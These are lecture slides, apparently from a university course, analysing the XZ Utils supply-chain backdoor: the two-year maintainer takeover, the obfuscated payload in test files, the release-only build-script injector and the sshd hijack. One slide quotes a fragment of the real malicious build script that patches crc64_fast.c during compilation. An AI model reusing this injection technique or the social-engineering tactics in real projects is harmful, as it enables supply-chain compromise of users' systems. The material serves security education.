The XZ Utils Backdoor

Denzel Farmer

THE SHIFT

Did One Guy Just Stop a Huge Cyberattack?

The XZ Backdoor: Everything You Need to Know

Details are starting to emerge about a stunning supply chain attack that sent the open source software community reeli

XZ Utils Supply Chain Attack: A Threat Actor Spent Two Years to Implement a Linux Backdoor

The Intercept_

Here's How Millions of Linux Computers Almost Got Hacked

SUPPLY CHAIN ATTACK —

Backdoor found in widely used Linux utility targets encrypted SSH connections

Malicious code planted in xz Utils has been circulating for more than a month.


Lecture Plan

1. Background on open source development
2. Timeline of planting the backdoor
3. How the malicious object works
4. Reverse engineering the object
5. Attribution and implications

OSD and Linux


How is Linux developed?


Open Source Development




What is ‘Linux’?

- Kernel manages core functionality (scheduling, hardware IO, memory management, etc.)
- Distributions include additional software to make OS usable
- Distro maintainers package open source components (which they don’t maintain)




Components of a Linux Distribution

The Result



XZ Utils Timeline

Backdooring an Open Source Project

Late 2000s: XZ Utils is Born

- Tool for managing new xz and lzma compression formats
- Developed (and maintained) by Lasse Collin
- Gains popularity, integrated into major distros
- After a few years, development slows

Late 2021: Jia Tan Arrives

- New contributor begins sending patches

[xz-devel] [PATCH] xz: Multithreaded mode now always uses stream_encoder_mt to ensure reproducible builds

Jia Tan | Mon, 29 Nov 2021 05:30:51 -0800

[xz-devel] [PATCH] xz: Added .editorconfig file for simple style guide encouragement

Jia Tan | Fri, 29 Oct 2021 11:29:18 -0700

- First commits merged by Lasse Collin (a few months later)

```
author     jiat75 <jiat0218@gmail.com>
           Fri, 28 Jan 2022 08:47:55 -0400 (20:47 +0800)
committer  Lasse Collin <lasse.collin@tukaani.org>
           Sun, 6 Feb 2022 18:20:01 -0400 (00:20 +0200)
```

Mid 2022: Fake Accounts Start Complaining

“Is XZ for Java still maintained? I asked a question here a week ago and have not heard back. When I view the git log I can see it has not updated in over a year.” - Dennis Ens

“Patches spend years on this mailing list. 5.2.0 release was 7 years ago. There is no reason to think anything is coming soon.” - Jigar Kumar

“Progress will not happen until there is new maintainer. XZ for C has sparse commit log too. Dennis you are better off waiting until new maintainer happens or fork yourself. Submitting patches here has no purpose these days. The current maintainer lost interest or doesn't care to maintain anymore. It is sad to see for a repo like this.” - Jigar Kumar

“Over 1 month and no closer to being merged. Not a surprise.” - Jigar Kumar

Mid 2022: Lasse Collin Apologizes, Mentions Jia Tan

“I haven't lost interest but my ability to care has been fairly limited mostly due to longterm mental health issues but also due to some other things. Recently I've worked off-list a bit with Jia Tan on XZ Utils and perhaps he will have a bigger role in the future, we'll see.

It's also good to keep in mind that this is an unpaid hobby project.” - Lasse Collin

Mid 2022: Pressure Mounts, Push for New Maintainer

"With your current rate, I very doubt to see 5.4.0 release this year. The only progress since april has been small changes to test code. You ignore the many patches bit rotting away on this mailing list. Right now you choke your repo. Why wait until 5.4.0 to change maintainer? Why delay what your repo needs?" - Jigar Kumar

"I am sorry about your mental health issues, but its important to be aware of your own limits. I get that this is a hobby project for all contributors, but the community desires more. Why not pass on maintainership for XZ for C so you can give XZ for Java more attention? Or pass on XZ for Java to someone else to focus on XZ for C? Trying to maintain both means that neither are maintained well." - Denis Ens

"Is there any progress on this? Jia I see you have recent commits. Why can't you commit this yourself?" - Jigar Kumar

Mid 2022: Jia Tan becomes Maintainer

"As I have hinted in earlier emails, Jia Tan may have a bigger role in the project in the future. He has been helping a lot off-list and is practically a co-maintainer already. :-) I know that not much has happened in the git repository yet but things happen in small steps. In any case some change in maintainership is already in progress at least for XZ Utils." - Lasse Collin

- Jia Tan can now commit directly and make releases

Re: [xz-devel] XZ Utils 5.3.3alpha


Jia Tan | Tue, 27 Sep 2022 06:29:31 -0700


```
> Are there any open issues? If not, what needs to be done before the
> final release can happen?

The 5.4.0 release that will contain the multi threaded decoder is
planned for December. The list of open issues related to 5..4.0 in
general that I am tracking are:
```

```
--- a/README
+++ b/README
@@ -294,11 +294,10 @@ XZ Utils
 ----------------------

     If you have questions, bug reports, patches etc. related to XZ Utils,
-    contact Lasse Collin <lasse.collin@tukaani.org> (in Finnish or English).
-    I'm sometimes slow at replying. If you haven't got a reply within two
-    weeks, assume that your email has got lost and resend it or use IRC.
+    the project maintainers Lasse Collin and Jia Tan can be reached via
+    <xz@tukaani.org>.
```


2023: The Year of Legitimate Commits

- A number of seemingly legitimate contributions






- Also commits to use GNU indirect functions feature
  - Legitimate, but required for malware



February 2024: The Malicious Payload Commit

- Adds new, *binary* test files (very common)
- Malicious payload buried in ‘bad-3-corrupt_lzma2.xz’
    - Heavily obfuscated ELF object file
    - Exports ‘_get_cpuid’ function
- Inactive, but now tracked by Git repository



February 2024: The Malicious Release

- Release tarball includes new build scripts not in repo
  - Common, artifact from autotools
- Malicious build script injects payload when building ‘liblzma.SO’
- Supposedly auto-generated build scripts rarely examined
  - Not tracked by Git

Malicious releases files differ from Git repository


February 2024: The Build Script Injector

- Heavily obfuscated, maybe ‘overengineered’
- Injects payload into final liblzma.so in three steps:
    1. Extract/decrypt payload from test binary as liblzma_la-crc64-fast.o
    2. Adds liblzma_la-crc64-fast.o to linker flags
    3. ‘In-flight’ modification of crc64_resolver() code to call entrypoint _get_cpuid()

```
eval $yosA
if sed "/return is_arch_extension_supported()/ c\return _is_arch_extension_supported()" $top_srcdir/src/liblzma/check/crc64_fast.c | \
sed "/include \"crc_x86_clmul.h\"/a \\$V" | \
sed "1i # 0 \"$top_srcdir/src/liblzma/check/crc64_fast.c\"" 2>/dev/null | \
$CC $DEFS $DEFAULT_INCLUDES $INCLUDES $liblzma_la_CPPFLAGS $CPPFLAGS $AM_CFLAGS \
    $CFLAGS -r liblzma_la-crc64-fast.o -x c -  $P -o .libs/liblzma_la-crc64_fast.o 2>/dev/null; then
```

Piece of malicious build script that modifies crc64_resolve() and adds liblzma_la-crc64-fast.o to link flags

March 2024: Backdoor In Place



29 March 2024: Andres Freund Discovers Backdoor

- Microsoft PostgreSQL developer notices odd performance behavior
    - On Debian testing
- Investigates, discovers backdoor
- Notifies distribution maintainers on March 28th
- Sends to public oss-security listserv on March 29th

```
Date: Fri, 29 Mar 2024 08:51:26 -0700
From: Andres Freund <andres@...razel.de>
To: oss-security@...ts.openwall.com
Subject: backdoor in upstream xz/liblzma leading to ssh server compromise

Hi,

After observing a few odd symptoms around liblzma (part of the xz package) on
Debian sid installations over the last weeks (logins with ssh taking a lot of
CPU, valgrind errors) I figured out the answer:

The upstream xz repository and the xz tarballs have been backdoored.

At first I thought this was a compromise of debian's package, but it turns out
to be upstream.


== Compromised Release Tarball ==

One portion of the backdoor is *solely in the distributed tarballs*. For
easier reference, here's a link to debian's import of the tarball, but it is
also present in the tarballs for 5.6.0 and 5.6.1:

https://salsa.debian.org/debian/xz-utils/-/blob/debian/unstable/m4/build-to-host.m4?ref_type=heads

That line is *not* in the upstream source of build-to-host, nor is
build-to-host used by xz in git.  However, it is present in the tarballs
released upstream, except for the "source code" links, which I think github
generates directly from the repository contents:

https://github.com/tukaani-project/xz/releases/tag/v5.6.0
https://github.com/tukaani-project/xz/releases/tag/v5.6.1


This injects an obfuscated script to be executed at the end of configure. This
script is fairly obfuscated and data from "test" .xz files in the repository.
```

29 March 2024: RedHat Assigns CVE, Cleanup Begins

CVE-2024-3094 Detail

Description

Malicious code was discovered in the upstream tarballs of xz, starting with version 5.6.0. Through a series of complex obfuscations, the liblzma build process extracts a prebuilt object file from a disguised test file existing in the source code, which is then used to modify specific functions in the liblzma code. This results in a modified liblzma library that can be used by any software linked against this library, intercepting and modifying the data interaction with this library.

CVSS 3.x Severity and Metrics:

Base Score: 10.0 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: The NVD and the CNA have provided the same score. When this occurs only the CNA information is displayed, but the Acceptance Level icon for the CNA is given a checkmark to signify NVD concurrence.

The Payload


How does a malicious compression library provide remote execution?

Big Idea: Command and Control via SSH Daemon

- Linux servers run ‘sshd’ process to listen/accept ssh connections
- sshd dynamically links liblzma.so

```
john@debian:~$ sudo ldd /usr/sbin/sshd | grep lzma
        liblzma.so.5 => /lib/x86_64-linux-gnu/liblzma.so.5
```

- Hijack sshd function that decrypts certificates
    - If a special certificate appears, extract and execute commands hidden inside it




Big Idea: Command and Control via SSH Daemon

- Linux servers run 'sshd' process to listen/accept ssh connections
- sshd dynamically links liblzma.so


```
john@debian:~$ sudo ldd /usr/sbin/sshd | grep lzma
        liblzma.so.5 => /lib/x86_64-linux-gnu/liblzma.so.5
```

- Hijack sshd function that decrypts certificates
    - If a special certificate appears, extract and execute commands hidden inside it




Big Idea: C2 via SSH Daemon

- Malicious object loaded into sshd address space
- Goal is change certificate-checking behavior
- Replace call to RSA_public_decrypt with call to evil_RSA_pdecrypt
- Two Implementation Questions:
  - How to get malicious code executed?
  - How to modify sshd behavior?



